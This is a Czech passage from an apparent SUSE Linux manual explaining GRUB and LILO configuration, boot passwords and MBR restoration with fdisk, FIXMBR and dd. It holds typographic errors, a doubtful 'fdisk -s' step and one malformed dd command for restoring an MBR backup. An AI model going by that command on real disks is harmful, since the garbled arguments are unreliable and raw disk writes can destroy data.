Odsud již GRUB pracuje jinak než LILO, poněvadž program druhé fáze obsahuje kód pro čtení ze souborového systému. V současné době jsou podporovány tyto souborové systémy: Ext2, Ext3, ReiserFS, JFS, XFS, Minix a DOS FAT používaný Windows. GRUB tedy může přistupovat na souborové systémy již před vlastním startováním systému. Číst lze z těch zařízení, která jsou dostupná přes BIOS (disketové mechaniky a pevné disky). Ve výsledku to znamená, že provedené změny v konfiguraci programu GRUB nemusíme po každé změně zapsat reinstalací zavaděče. Při zavádění GRUB načte svůj soubor s menu a odsud zjistí, na kterých oddílech leží jádro a výchozí RAM disk (`initrd`), a je sám schopen tyto soubory najít.

Další výhodou programu GRUB je, že lze jednoduše měnit veškeré parametry startu systému *před* samotným startem. Pokud při zavádění zjistíte, že soubor s menu obsahuje chyby, je stále možné opravit tyto chyby „za chodu“. V programu GRUB také můžete zadávat příkazy interaktivně na příkazový řádek, takže lze startovat i systém, jenž není uveden v konfiguračním souboru.

Startovací menu

GRUB zobrazuje zaváděcí menu na grafické titulní obrazovce nebo v rozhraní textového režimu. Co bude obsahem této obrazovky, lze nastavit v souboru s menu `/boot/grub/menu.lst`. V tomto souboru jsou popsány veškeré informace o diskových oddílech a operačních systémech, které lze zvolit z nabídky při zavádění.

GRUB nahraje menu přímo ze souborového systému při každém startu systému. Pokud chcete změnit nastavení zavaděče, upravíte pouze menu soubor pomocí programu YAST nebo vašim oblíbeným editorem.

Soubor `s menu` obsahuje příkazy spouštěné při zavádění a jeho skladba je jednoduchá na pochopení. Každý řádek sestává z příkazu, volitelně následovaného parametry. Ty jsou odděleny mezerou stejně jako v shellu. Z historických důvodů lze u některých příkazů použít před jejich prvním parametrem `'='`. Řádky začínající znakem hash `'#'` jsou považovány za komentáře.

Každý záznam, jenž se objeví v menu zavaděče, odpovídá jménu v menu souboru, které musí být uvozeno pomocí slova `title`. Jinými slovy: textový řetězec následující za `title` (včetně mezer) se zobrazí jako volitelná položka. Následující řádky až do další položky `title` pak reprezentují příkazy, které se provedou, pokud zvolíte tuto položku v menu.

Jednoduchý příklad takového příkazu je zřetězené nahrání zavaděče jiného operačního systému. Příkaz se nazývá `chainloader` a jako parametr má obvykle zaváděcí blok jiného diskového oddílu. Zapsáno v notaci programu GRUB:

```
chainloader (hd0,3)+1
```

Jak GRUB pojmenovává zařízení je vysvětleno v sekci *Konvence pojmenování pevných disků a oddílů* na následující straně. Příklad uvedený výše odkazuje na první blok čtvrtého oddílu prvního disku.

Příkaz pro určení obrazu jádra je `kernel`. První parametr je cesta k obrazu jádra na diskovém oddíle. Zbýlé argumenty se během zavádění předají jádru jako parametry pro start Linuxu.

Pokud jádro nemá zabudované nezbytné ovladače pro souborový systém nebo disk (aby mohlo přistupovat na kořenový oddíl), připojte také příkaz `initrd`. Tento příkaz má pouze jeden parametr, a to cestu k souboru `initrd`. Příkaz `initrd` musí být umístěn bezprostředně po příkazu `kernel`, protože jádro (nyní již zavedené) očekává nějaký obraz `initrd` na konkrétní adrese v paměti.

Příkaz `root` zjednodušuje určení, kde se nachází obrazy jádra a `initrd`. `root` má jako jediný parametr označení zařízení nebo diskového oddílu (v notaci GRUB).

GRUB následně připojí na začátek všech cest k souborům (jádra, `initrd` nebo jiných souborů, které výslovně neurčují cestu nebo zařízení) hodnotu svého parametru. Toto připojování se děje do nalezení dalšího příkazu `root`. Tento příkaz není použit v souboru `menu.lst`, který je generován během instalace.

Příkaz `boot` je automaticky proveden jako poslední u každé položky menu. Nemusí se tedy zapisovat jako příkaz do souboru s menu. Jestliže se však dostanete do situace, že musíte zadávat příkazy do příkazové řádky programu GRUB, nezapomeňte nakonec zadat příkaz `boot`. Příkaz nemá parametry a pouze spustí zavádění obrazu jádra nebo zřetěžený zavaděč (chain loader).

Jakmile máte vytvořen soubor s nabídkou položek odpovídajících jednotlivým OS, vyberte jednu jako implicitní pomocí příkazu `default`. Pokud nevyberete implicitní položku tímto příkazem, zavede se systém z první položky v menu (číslo 0). Lze také nastavit časovou prodlevu ve vteřinách, kdy můžete vybrat některou z položek. Řádky s příkazy `timeout` a `default` jsou obvykle umístěny před položky menu. Vzorový menu soubor je popsán v sekci *Vzorový soubor menu.lst* na následující straně.

Konvence pojmenování pevných disků a oddílů

GRUB pojmenovává disky a oddíly podle jiných konvencí, než jste zvyklí v Linuxu, a jaké byste nejspíš očekávali (např. `/dev/hda1`). První disk je vždy odkazován jako `hd0`. Disketová mechanika se nazývá `fd0`.

Poznámka

Výpočet čísla oddílu

GRUB počítá diskové oddíly od nuly. `hd0`, 0 tedy odkazuje na první oddíl prvního disku. Označení odpovídá typickému stolnímu počítači s jedním diskem připojeným jako primární master disk.

V Linuxu bychom se na něj odkazovali pomocí `/dev/hda1`.

Poznámka

Čtyři primární oddíly (které lze na disku vytvořit) jsou číslovány od 0 do 3 a logické oddíly jsou číslovány od 4 výš.

```

(hd0,0)   první primární oddíl prvního disku
(hd0,1)   druhý primární oddíl prvního disku
(hd0,2)   třetí primární oddíl prvního disku
(hd0,3)   čtvrtý primární oddíl prvního disku (obvykle rozšířený oddíl)
(hd0,4)   první logický oddíl
(hd0,5)   druhý logický oddíl
...

```

Soubor 1: Číslování oddílů

Poznámka

IDE, SCSI a RAID

GRUB nerozlišuje mezi IDE, SCSI nebo RAID zařízením. Veškeré pevné disky detekované BIOSem nebo diskovým řadičem jsou číslovány podle pořadí zavádění nastaveném v BIOSu.

Poznámka

Fakt, že disky jsou jinak adresovány Linuxem a jinak BIOSem, je problém jak pro LILO, tak pro GRUB. Oba programy používají podobný algoritmus pro mapování. Nicméně GRUB ukládá výsledek tohoto algoritmu do souboru (`device.map`), který lze editovat. Více informací o souboru `device.map` najdete v *Soubor device.map* na straně 121.

V programu GRUB musí být cesta uvedena jako jméno zařízení, uzavřené do kulatých závorek, následovaná jménem souboru včetně plné cesty na tomto zařízení nebo oddílu. Cesta musí vždy začínat lomítkem. Například v systému s jedním IDE diskem a Linuxem uloženým na prvním oddílu, se odkážete na jádro takto:

```
(hd0,0)/boot/vmlinuz
```

Vzorový soubor menu.lst

Následující příklad ukazuje, jak funguje soubor `menu.lst`. Tento fiktivní stroj má zaváděcí Linuxový oddíl na `/dev/hda5`, kořenový oddíl na `/dev/hda7`, a instalaci Windows na `/dev/hda1`.

```

gfxmenu (hd0,4)/message
color white/blue black/light-gray
default 0

```

```

timeout 8

title linux
    kernel (hd0,4)/vmlinuz root=/dev/hda7 vga=791
    initrd (hd0,4)/initrd
title windows
    chainloader(hd0,0)+1
title floppy
    chainloader(fd0)+1
title failsafe
    kernel (hd0,4)/vmlinuz.shipped root=/dev/hda7 ide=nodma
    apm=off acpi=off vga=normal nosmp maxcpus=0 3
    initrd (hd0,4)/initrd.shipped

```

Soubor 2: Příklad souboru menu.lst

První část souboru definuje nastavení titulní obrazovky a standardní chování:

gfxmenu (hd0,4)/message Obrázek zobrazený na pozadí je uložen na /dev/hda5 a jmenuje se message.

color Barevné schéma: bílá pro popředí, modrá jako pozadí, černá jako popředí pro vybranou položku a světle šedá pro pozadí zvolené položku. Definice barev neovlivní titulní grafickou obrazovku definovanou pomocí **gfxmenu**, ale pouze standardní textové rozhraní programu GRUB. V systému SUSE Linux se můžete z grafického menu do textového přepnout stisknutím (Esc).

default 0 Implicitně se zavede první položka `title linux`.

timeout 8 Časová prodleva 8 vteřin. Pokud uživatel nezvolí jinak, zavede se implicitní volba.

Obsáhlejší druhá část definuje zavádění jednotlivých operačních systémů:

- První položka (`title linux`) nastavuje zavádění systému SUSE Linux. Jádru (`vmlinuz`) je uloženo na prvním disku na prvním logickém oddílu (v tomto případě zaváděcí oddíl). Následné parametry blíže určují kořenový oddíl a mód zobrazení při startování jádra. Kořenový oddíl je uveden podle Linuxové konvence, protože bude interpretován samotným jádrem (a ne programem GRUB). Obraz `initrd` je uložen na stejném logickém oddíle prvního disku.

- Druhá položka (`title windows`) je odpovědná za zavedení Windows, které jsou nainstalované na prvním oddíle prvního disku (`hd0, 0`). Příkaz `chainloader +1` způsobí, že GRUB načte a spustí první sektor definovaného oddílu.
- Další záznam povoluje zavádění systému z disketové mechaniky bez zásahů do BIOSu.
- Položka `failsafe` zavádí jádro Linuxu s mnoha přesně specifikovanými parametry jádra, aby bylo možné zavést systém na problematickém hardwaru.

Konfigurační soubor s menu můžete kdykoliv změnit. GRUB automaticky při příštím restartu načte tyto změny ze souboru. Abyste provedli permanentní změny v nastavení zavádění systému, použijte odpovídající modul programu YAST, nebo váš oblíbený editor. Pokud chcete změnit pouze jednorázově chování programu GRUB při zavádění, využijte jeho příkazovou řádku.

Edice položek v menu

Grafické rozhraní dovoluje nejen zvolit položku pro zavedení systému (pomocí kurzorových kláves), ale umožňuje vám také zadat přidavné parametry pro jádro na příkazový řádek (pokud jste vybrali položku s Linuxem). Toto umí i LILO, avšak GRUB jde ještě o krok dál. Pokud stisknete (`Esc`), přepnete se do textového módu. Nyní stiskem (`E`) vstoupíte do editovacího režimu. Zde můžete přímo měnit nastavení vybrané položky, které bude platné pouze pro toto zavádění systému. Žádná změna se nezapíše do souboru.

Poznámka

Rozložení klávesnice během fáze zavádění

V době zavádění systému můžete použít pouze americké rozložení klávesnice. Dejte pozor na jiné umístění znaků.

Poznámka

Po zapnutí režimu editace použijte kurzorové klávesy pro výběr položky, kterou chcete upravit. Nyní stiskněte (`E`). Upravte parametry (diskové oddíly, cesty k souborům), které mají chybné hodnoty a ovlivňují proces zavádění. Opusťte režim editace stiskem (`Enter`) a jděte zpět do menu, kde můžete spustit zavádění systému s upravenými parametry. GRUB zobrazuje v dolní části obrazovky rady ohledně dalších možných činností.

Aby byly změny trvalé, upravte soubor `menu.lst` jako uživatel `root`, a přidejte libovolné parametry jádra oddělené mezerou na konec existujícího řádku:

```
title linux
    kernel (hd0,0)/vmlinuz root=/dev/hda3 <parametry jádra>
    initrd (hd0,0)/initrd
```

Soubor 3: Umístění parametrů jádra v `menu.lst`

Při příštím startování systému GRUB použije tyto nové parametry. Další možnosti, jak předat jádru přídavné parametry, je pomocí modulu programu `YOST`. Veškeré argumenty napište na konec řádku, oddělené mezerou.

Soubor `device.map`

Výše zmíněný soubor `device.map` mapuje zařízení pojmenovaná podle notace programu GRUB na jména podle Linuxové notace. Pokud váš systém má jak IDE tak SCSI zařízení, GRUB zkouší určit pořadí zavádění podle určitého algoritmu. Bohužel GRUB není schopen získat tuto informaci z BIOSu. Ukládá proto pořadí zařízení, ze kterých se zavádí systém do souboru `/boot/grub/device.map`. Na systémech kde je BIOS nastaven tak, aby zaváděl OS z IDE disků a až poté z SCSI, by soubor vypadal takto:

```
(fd0) /dev/fd0
(hd0) /dev/hda
(hd1) /dev/hdb
(hd2) /dev/sda
(hd3) /dev/sdb
```

Soubor 4: Označení disků

Jestliže GRUB zavádí systém podle `device.map` a narazí na problém, zkontrolujte pořadí zařízení v tomto souboru, a případně změňte jejich pořadí v GRUB shellu. Jakmile nainstalujete systém, můžete změnit pořadí

v modulu konfigurace zavaděče programu YAST, nebo ve vašem oblíbeném editoru.

Po změnách provedených v souboru `device.map` musíte aktualizovat instalaci zavaděče. To provedete následujícími příkazy:

```
grub --batch < /etc/grub.conf
```

Soubor `/etc/grub.conf`

Kromě souborů `menu.lst` a `device.map` GRUB používá pro uložení svého nastavení také soubor `grub.conf`. V tomto souboru jsou uložena data o místech, kam má příkaz `grub` uložit kód zavaděče:

```
root (hd0,4)
install /grub/stage1 d (hd0) /grub/stage2 0x8000
(hd0,4)/grub/menu.lst
quit
```

Soubor 5: Část ze souboru `grub.conf`

Druhá a první řádka jsou napsané v jedné řádce. Jednotlivé údaje mají následující význam:

root(hd0,4) Tato položka říká programu GRUB, že veškeré následující příkazy se týkají prvního logického oddílu na prvním disku, na kterém jsou uloženy soubory pro zavádění.

install parametr Zde se říká, že GRUB má spustit svůj interní příkaz `install` a určuje, kam uložit kód. Zavaděč prvního stupně zapsat do MBR prvního disku (`/grub/stage1 d (hd0)`), a na paměťovou adresu `0x8000` nahrát zavaděč druhé fáze (`/grub/stage2 0x8000`). Poslední parametr (`(hd0,4)/grub/menu.lst`) ukazuje, kde je uložen soubor s menu.

GRUB shell

GRUB sestává ze dvou částí: zavaděče a běžného Linuxového programu (`/usr/sbin/grub`). Tomuto programu se také říká *GRUB shell*. Program obsahuje interní příkazy pro zapsání kódu zavaděče na disk nebo disketu (`install` a `setup`). Jinými slovy, tyto vnitřní příkazy můžete spustit

v rámci GRUB shellu na běžícím Linuxovém stroji. Nicméně tyto příkazy jsou také dostupné *během* zavádění pomocí programu GRUB— ještě před tím, než je nainstalován Linux. Díky tomu je mnohem jednodušší opravit vadný systém.

Výše zmíněný algoritmus pro mapování zařízení se použije pouze tehdy, pokud GRUB spouští svůj shell. GRUB načte soubor `device.map` a namapuje jména používaná programem GRUB na Linuxová jména. Každé zařízení je na jednom řádku. Pokud máte potíže se zaváděním systému, zkontrolujte zda pořadí zařízení uvedených v `device.map` koresponduje s nastavením v BIOSu počítače. Soubor najdete v adresáři `/boot/grub/`. Chcete-li vědět o tomto tématu více, přečtěte si sekci *Soubor device.map* na straně 121.

Nastavení hesla pro zavádění

Protože GRUB umí během zavádění přistupovat na různé souborové systémy, můžeme ho použít i pro čtení souborů, které by za normálních okolností nebyly přístupné — na běžícím systému by uživatel potřeboval mít oprávnění uživatele `root`. Abyste tomuto zamezili, nastavte si heslo pro zavaděč GRUB. Tímto můžete zabránit neautorizovaným osobám v přístupu k souborům během zavádění, a předejít zavedení jiného než implicitního operačního systému.

Heslo vytvoříte tak, že se přihlásíte jako `root` a provedete následující kroky:

- Spustíte GRUB shell a zašifrujete heslo:

```
cm]
grub> md5crypt
Password: ****
Encrypted: $1$1S2dv/$JOYcdxIn7CJk9xShzzJVw/
```

Výstup 4: 0

- Vložte zašifrovaný řetězec do globální sekce souboru `menu.lst`:

```
gfxmenu (hd0,4)/message
color white/blue black/light-gray
default 0
```

```
timeout 8
password --md5 $1$1S2dv/$JOYcdxIn7CJk9xShzzJVw/
```

Soubor 6: Příklad nastavení hesla v souboru menu.lst

Od teď nelze spouštět příkazy programu GRUB při zavádění systému bez znalosti hesla. Oprávnění získáte po stisknutí (P) a zadání hesla. Uživatelé ale stále mohou zavádět libovolné nainstalované OS bez omezení.

- Abyste zamezili zavedení některých operačních systémů, přidejte ke každé položce, kterou chcete mít chráněnou heslem, řádek lock. Jako v následujícím příkladě:

```
title linux
    kernel (hd0,4)/vmlinuz root=/dev/hda7 vga=791
    initrd (hd0,4)/initrd
    lock
```

Soubor 7: Část souboru menu.lst

Po restartování počítače se při pokusu o zavedení OS z takto označené položky zobrazí chybová hláška:

Error 32: Must be authenticated

Česky tedy:

Chyba 32: Musíte zadat heslo

Vraťte se do menu stisknutím (Enter). Zde stiskněte (P) a zadejte heslo. Vybraný OS (v našem případě Linux) se zavede po zadání hesla.

Poznámka

Heslo pro zavádění a titulní obrazovka

Nastavení hesla vypne implicitní zobrazování grafické titulní obrazovky.

Poznámka

Řešení problémů a další zdroje informací

Poznámka

Problémy při zavádění pomocí programu GRUB

GRUB kontroluje geometrii připojených disků pouze po zavedení. Ve vzácných případech, kdy BIOS hlásí nesmyslné hodnoty, se GRUB ukončí s hláškou „GRUB Geom Error“. Budete muset použít program LILO nebo (pokud je to možné) aktualizovat BIOS.

Poznámka

Více informací o programu GRUB v angličtině, němčině a japonštině získáte na adrese <http://www.gnu.org/software/grub/>. Online manuál je ale pouze v angličtině. Můžete se také podívat na stránky podpory zákazníkům na adrese <http://portal.suse.com/sdb/cz/index.html> a vyhledávat informace podle klíčového slova „GRUB“.

systemu se zavaděčem LILO

Linuxový zavaděč LILO je vhodné instalovat do MBR. LILO má přístup k prvním dvěma diskům viditelným v reálném režimu a je schopno najít požadovaná data bez použití tabulky oddílů. Lze tedy zavádět systém i z druhého disku. Na rozdíl od zaváděcího procesu v DOSu ignoruje záznamy uložené v tabulce diskových oddílů.

Hlavní výhoda oproti standardnímu zavádění systému v DOSu, je možnost startovat různé instalované operační systémy při startu systému. Po nahrání MBR do paměti se spustí LILO a uživatel může vybrat jeden z nainstalovaných systémů. Při startování systému může nahrát zaváděcí sektory z některého diskového oddílu a zavést systém z tohoto oddílu, nebo nahrát jádro Linuxu a zavést Linux. Umožňuje také předávat jádru příkazy a parametry. Z bezpečnostních důvodů lze některé nebo všechny tyto možnosti programu LILO ochránit heslem.

Základy

Zaváděcí mechanismus programu LILO sestává z těchto komponent:

- *Zaváděcí sektor LILO* s iniciační částí („první úroveň“) kódu LILO, která aktivuje LILO při startování systému.

- Strojový kód programu LILO, uložený v `/boot/boot-menu.b`.
- *Mapovací* soubor (`/boot/map`), kam LILO ukládá během své instalace informace o umístění jádra Linuxu a další data.
- Volitelně: *soubor se zprávou* `/boot/message`, kde lze vytvořit grafické menu zobrazené při výběru operačního systému.
- LILO může nabízet různá Linuxová jádra nebo zaváděcí sektory.

Upozornění

Jakýkoliv zápis (i přesun) do kteréhokoliv z těchto souborů poškodí mapovací soubor – musíte ho *aktualizovat* programem LILO (viz. *Aktualizace po změně konfigurace* na straně 131). Toto je zvláště důležité při výměně kernelu.

Upozornění

Následující umístění jsou vhodná pro uložení *zaváděcího sektoru* LILO:

Na disketu Nejjednodušší, ale také nejpomalejší metoda zavádění systému pomocí LILO. Použijte tuto alternativu pokud nechcete měnit existující zaváděcí sektor.

Do zaváděcího sektoru primárního Linuxového oddílu na prvním disku

Tato varianta ponechá nedotčený MBR. Aby se dal z tohoto oddílu zavádět systém, musí být označen jako aktivní. Spustíte fdisk jako root příkazem `fdisk -s <oddíl>`. Program zobrazí výzvu a bude očekávat příkaz. Seznam dostupných příkazů získáte zadáním ``m'`. Příkaz ``a'` označí oddíl jako aktivní.

Do Master Boot Record Touto volbou získáte největší flexibilitu. Je to také jediná možnost pokud veškeré oddíly leží na druhém disku, a pokud na prvním disku není rozšířený oddíl. Při každé změně MBR ale musíte být maximálně opatrní, protože případné chyby mohou mít vážné následky.

V zaváděcím sektoru, na který je odkázáno z jiného zavaděče Tuto variantu použijte, pokud si přejete dále používat váš současný zavaděč. V závislosti na možnostech vašeho zavaděče jsou zde různé odchylky. Nejčastější případ: na druhém disku máte primární oddíl z kterého chcete zavádět Linux. Pokud váš zavaděč umí zavádět systém z tohoto oddílu přes zaváděcí sektor, můžete nainstalovat LILO do tohoto zaváděcího sektoru a nastavit váš zavaděč tak, že tento oddíl s Linuxem je aktivní.

Konfigurace

LILO je flexibilní zavaděč nabízející mnoho možností jak přizpůsobit nastavení vašim potřebám. Nejdůležitější volby a jejich význam je vysvětlen níže. Více informací naleznete v [?].

Nastavení programu LILO jsou uložena v souboru `/etc/lilo.conf`. Měli byste si dělat kopii poslední funkční verze souboru `lilo.conf` před každou změnou nastavení. Veškeré změny, které provedete v tomto souboru, se stanou platnými pouze po spuštění programu `lilo` a tedy reinstalaci zavaděče v nastaveném umístění. Více informací naleznete v sekci *Instalace a odinstalace LILO* na straně 130.

Struktura `lilo.conf`

Na začátku souboru `/etc/lilo.conf` je globální sekce následovaná jednou nebo více dalšími sekcemi, které popisují jednotlivé operační systémy, jež by mělo LILO startovat. Sekce každého OS začíná řádkem `image` nebo `other`.

Na pořadí jednotlivých sekcí záleží. OS uvedený jako první bude zaváděn automaticky, jestliže uživatel během zobrazení úvodní obrazovky nezvolí jinou položku (anebo nepoužije v konfiguračním souboru direktivu `default`). Doba čekání na vstup od uživatele se nastavuje pomocí hodnot parametrů `delay` a `timeout`, které budou vysvětleny později.

Vzorové nastavení pro počítač s Windows i Linuxem si ukážeme na příkladě. Konfigurační soubor obsahuje sekci pro Windows (uložené na `/dev/hda1`), Linux (originální `/boot/vmlinuz.shipped` i nově instalované `/boot/vmlinuz.jadro`) a sekci pro zavedení programu `MemTest86`.

```
### LILO global section
boot      = /dev/hda           # Kam se LILO nainstaluje: MBR
backup    = /boot/MBR.hda.030101 # Kam uložit zálohu MBR,
vga       = normal            # Zobrazit obrazovku jako text
                                # (80x25 chars)

read-only
menu-scheme = Wg:kw:Wg:Wg
lba32                      # Použij BIOS - ignoruj
                            # limit 1024 cylindrů

prompt
password = q99iwr4         # Heslo pro LILO (příklad)
timeout = 80                # Čekaj 8 s~než začneš zavádět default
message = /boot/message    # Titulní obrazovka LILO
```

```

### LILO Linux sekce (default)
    image = /boot/vmlinuz      # Default
    label = linux
    root  = /dev/hda7          # Kořenový oddíl jádra
    initrd = /boot/initrd

### LILO Linux sekce (záložní)
    image = /boot/vmlinuz.shipped
    label = Failsafe
    root  = /dev/hda7
    initrd = /boot/initrd.suse
    optional

### LILO sekce dalších OS (Windows)
    other = /dev/hda1          # oddíl, kde jsou Windows
    label = windows

### LILO sekce test paměti počítače (memtest)
    image = /boot/memtest.bin
    label = memtest86

```

Soubor 8: Příklad souboru /etc/lilo.conf

Cokoliv zapsaného za znak `#` až do konce řádky je považováno za komentář. Mezery a komentáře LILO při načítání ignoruje. Můžeme pomocí nich zvýšit srozumitelnost konfiguračního souboru. Jednotlivé sekce obsahují povinné volby podrobně popsané v následujícím seznamu a jiné, které jsou vysvětleny v sekci *Struktura lilo.conf* na předchozí straně.

■ Globální sekce (Parametry)

▷ boot=**zaváděcí_zařízení**

Zařízení, kam se na první sektor nainstaluje LILO. **zaváděcí_zařízení** může být disketová mechanika (`/dev/fd0`), diskový oddíl (např., `/dev/hdb3`), nebo celý disk (např., `/dev/hda`). V posledním uvedeném případě se LILO uloží do MBR. Pokud tento parametr chybí, LILO se implicitně nainstaluje do současného kořenového oddílu.

▷ lba32

Nastavením této volby ignoruje omezení 1024 cylindrů - musí podporovat BIOS.

▷ **prompt**

Zapne zobrazování promptu. Implicitně LLO nezobrazuje žádný prompt. Tato volba je doporučena, pokud LLO zavádí více systémů. Používá se dohromady s volbou `timeout`, která zaručí zavedení implicitního OS, jestliže uživatel nezadá žádný vstup.

▷ **timeout=desetiny.vteřiny**

Nastavuje časovou prodlevu pro výběr OS k zavedení. Pokud uživatel nezadá jiné hodnoty do promptu, zavede se po uplynutí této časové prodlevy implicitní systém. Hodnota **desetiny.vteřiny** nastavuje prodlevu v desetinách vteřiny. Stiskem klávesy shift (⇧) nebo kurzorových kláves vypnete odpočet. LLO poté čeká na vstup od uživatele. Výchozí hodnota je 80 (8 vteřin).

■ Linux sekce (default)

▷ **image=kernelimage**

Zde se nastaví jméno jádra (včetně adresáře, kde se nachází), které se má zavést. Na čerstvě instalovaném systému to nejspíše bude `/boot/vmlinuz`.

▷ **label=name**

Jméno pro položku OS. Standardně LLO používá jméno souboru jádra (např., `/boot/vmlinuz`) bez uvedené cesty. Zde můžete nastavit jiné označení. Jméno musí být v rámci `/etc/lilo.conf` jednoznačné, smí být maximálně 15 znaků dlouhé a obsahovat pouze písmena, číslice a podtržítka (nesmíte použít mezeru ani speciální znaky).

Toto jméno se také zobrazí při startu v menu při výběru OS pro zavádění. Jestliže máte nainstalováno více systémů, můžete si vytvořit soubor se zprávou (message file), který bude obsahovat více informací o zavádění na vašem systému.

▷ **root=kořenovy_oddíl**

Zde sdělujete programu LLO, kde leží kořenový diskový oddíl (např. `/dev/hda2`) vašeho Linuxového systému. Abyste měli jistotu, že se systém zavede, měli byste tuto volbu nastavit. Pokud totiž tuto volbu vynecháte, LLO předá při zavádění jádru zprávu, že jeho kořenový oddíl je stejný jako oddíl, na kterém je uloženo jádro (odvozeno z **kernelimage**).

▷ **append=parametr** Pomocí této sekce můžete předat jádru dodatečné parametry. Připojíte-li k sekci určené Linuxu položku

append, tak za = můžete uvést parametry, které chcete předat jádru. Jednotlivé parametry musíte oddělovat mezerou a celý parametr (jako řetězec znaků) musí být uzavřen do uvozovek. Po uložení tohoto souboru musíte spustit příkaz `lilo` jako `root`, aby LILO přeinstaloval zavaděč a všechny změny se projeví při příštím startování systému.

■ Linux sekce - záložní

I když jste si nainstalovali jádro přizpůsobené vašemu systému či potřebám, můžete startovat systém se standardním jádrem SUSE.

- ▷ optional Jestliže se rozhodnete smazat `/boot/vmlinuz.shipped` (*nedoporučujeme*), bude tato sekce přeskočena během instalace bez ohlášení chyby.

■ Ostatní systémy

- ▷ `other=oddíl`
other říká programu LILO že má spustit oddíl jiného systému (např., `/dev/hda1`).
- ▷ `label=name`
Zvolte jméno pro systém. Tato volba je doporučena, protože implicitní jméno (jméno zařízení) vám moc neřekne.

■ Test paměti

Položka pro program `memtest86`, který testuje paměť počítače.

Tato část publikace vysvětluje pouze základní volby v souboru `/etc/lilo.conf`. Podrobnější informace najdete v `lilo.conf` (`man lilo.conf`).

Instalace a odinstalace LILO

Upozornění

Než začnete instalovat LILO ujistěte se, že všechny ostatní OS lze zavádět z diskety (Windows XP/2000/NT toto neumožňují). Zejména se přesvědčte, že máte dostupný program `fdisk`. Co se týče produktu SUSE Linux, můžete použít instalační CD nebo DVD jako záchranné startovací médium.

Upozornění

Aktualizace po změně konfigurace

Jestliže se změní některá z komponent, nebo pokud jste změnili vaši konfiguraci v `/etc/lilo.conf`, musíte aktualizovat zavaděč LILO. Aktualizaci lehce provedete spuštěním následujícího příkazu (jako uživatel `root`):

```
/sbin/lilo
```

LILO vytvoří záložní kopii cílového zaváděcího sektoru, zapíše kód první fáze do tohoto sektoru a vygeneruje nový mapovací soubor. LILLO vypíše hlášení o každém instalovaném operačním systému. V našem případě vzorové konfigurace by výstup mohl vypadat následovně:

```
Added linux *
Added suse
Added windows
Added memtest86
```

Výstup 5: Výstup programu LILLO po spuštění

Po dokončení aktualizace zavaděče, může `root` znovu spustit systém pomocí příkazu:

```
shutdown -r now
```

Při spuštění počítače nejdříve BIOS provede test sebe sama. Ihned poté se zobrazí příkazová řádka (prompt) programu LILLO kam můžete zadat parametry a vybrat OS, který chcete zavést. Můžete také stisknout tlačítko **(Tab)** a zobrazí se vám seznam nainstalovaných systémů.

Odinstalace zavaděče LILLO nebo GRUB

Při odinstalaci programů GRUB a LILLO se do zaváděcího sektoru (kde sídlí zavaděč) musí nahrát původní obsah. SUSE Linux uchovává platnou původní zálohu obsahu tohoto sektoru. YaST modul pro zavaděče lze použít pro vytvoření zálohy, integraci této zálohy do menu zavaděče a nebo pro obnovení standardního MBR. Tento modul je popsán v kapitole věnující se instalaci systému.

Upozornění

Záloha zaváděcího sektoru se stane neplatnou, jestliže na oddíl kde leží zaváděcí sektor nainstalujeme nový souborový systém. Tabulka rozdělení diskových oddílů v záloze MBR je nepoužitelná, pokud jsme od doby vytvoření zálohy změnili rozložení oddílů. Tyto staré „zálohy“ jsou jako časovaná bomba. Je lepší je mazat hned jak změníme rozložení disku.

Upozornění

Obnova MBR (DOS, Win9x/ME, OS/2)

Obnovit MBR DOSu, OS/2 nebo Windows je velice snadné. Pouze zadejte příkaz DOSu (který je dostupný od verze 5.0):

```
fdisk /MBR
```

nebo na OS/2:

```
fdisk /newmbr
```

Tyto příkazy zapíší do MBR pouze prvních 446 bytů (kód zavaděče) a ponechají tabulku rozdělení disků nedotčenou. Pokud však je MBR označen jako neplatný kvůli špatnému magickému číslu (na straně 112), nastaví se tabulka na hodnotu nula. Po obnově MBR zkontrolujte zda je požadovaný oddíl nastaven jako zaváděcí (znovu pomocí fdisk). Tento příznak požaduje kód startující DOS, Windows a OS/2.

Obnova MBR v Windows XP

Zaveďte systém z instalačního CD Windows XP a stiskněte během startu **(R)** pro spuštění konzole pro zotavení. Vyberte vaši instalaci Windows XP ze seznamu a zadejte heslo administrátora. Poté z příkazové řádky spusťte příkaz **FIXMBR** a poté potvrďte stiskem **y**. Nyní restartujte počítač pomocí příkazu **exit**.

Obnova MBR v Windows 2000

Zaveďte systém z instalačního CD Windows 2000 a stiskněte **(R)** a poté v dalším menu **(C)**. Zvolte ze seznamu vaši instalaci Windows 2000 a zadejte heslo pro administrátora. Do promptu zadejte příkaz **FIXMBR** a potvrďte tuto volbu pomocí **y**. Následně můžete restartovat počítač pomocí **exit**.

Zavedení systému Linux po obnovení MBR

Po obnovení standardního Windows MBR můžete nastavit jeden z Linuxových zavaděčů, abyste mohli dále používat instalovaný Linuxový systém.

GRUB

I když je nainstalován v MBR, ukládá GRUB svá data pro zaváděcí fázi 1 na linuxový oddíl. Po obnovení MBR pomocí YcST nebo ve Windows s nástroji zmíněnými výše, musíte označit oddíl, kde leží grub, jako aktivní. Třeba v programu fdisk. Přihlaste se jako root a spusťte příkaz `fdisk /dev/harddisk`. Zobrazí se obrazovka programu fdisk a bude čekat na váš příkaz. Zadejte 'm' a vypíše se seznam dostupných příkazů. Příkaz 'a' vám umožní nastavit jeden z existujících oddílů jako aktivní, což bude v našem případě Linuxový oddíl, na kterém jsou uložena data pro první fázi zavádění. Po provedení této změny můžete zkontrolovat tabulku oddílů příkazem 'p' z hlavní nabídky programu fdisk.

LILO

Po obnovení MBR můžete znovu nainstalovat LILO, pokud máte uložený záložní soubor. Nejprve zkontrolujte jestli velikost souboru je přesně 512 bytů a poté obnovte sektor (nejdříve však provedeme zálohu do +jmeno-noveho-souboru). Pomocí příkazů:

- Jestliže LILO leží na oddíle yyyy (např. hda1, hda2, ...):

```
dd if=/dev/yyyy of=jmeno-noveho-souboru bs=512 count=1
dd if=jmeno-souboru-se-zalohou of=/dev/yyyy
```

- Jestliže LILO leží v MBR na disku zzz (např., hda, sda):

```
dd if=/dev/zzz of=jmeno-noveho-souboru bs=512 count=1
dd if= of=jmeno-souboru-se-zalohou /dev/zzz bs=446 count=1
```

Poslední příkaz je bezpečná verze předešlého - nepřepisuje tabulku oddílů. Nyní opět označte oddíl jako aktivní pomocí programu fdisk.

Vytvoření startovacího CD

V některých případech se může stát, že nelze systém spustit pomocí standardních zavaděčů LILO nebo GRUB na instalovaných do MBR disku.

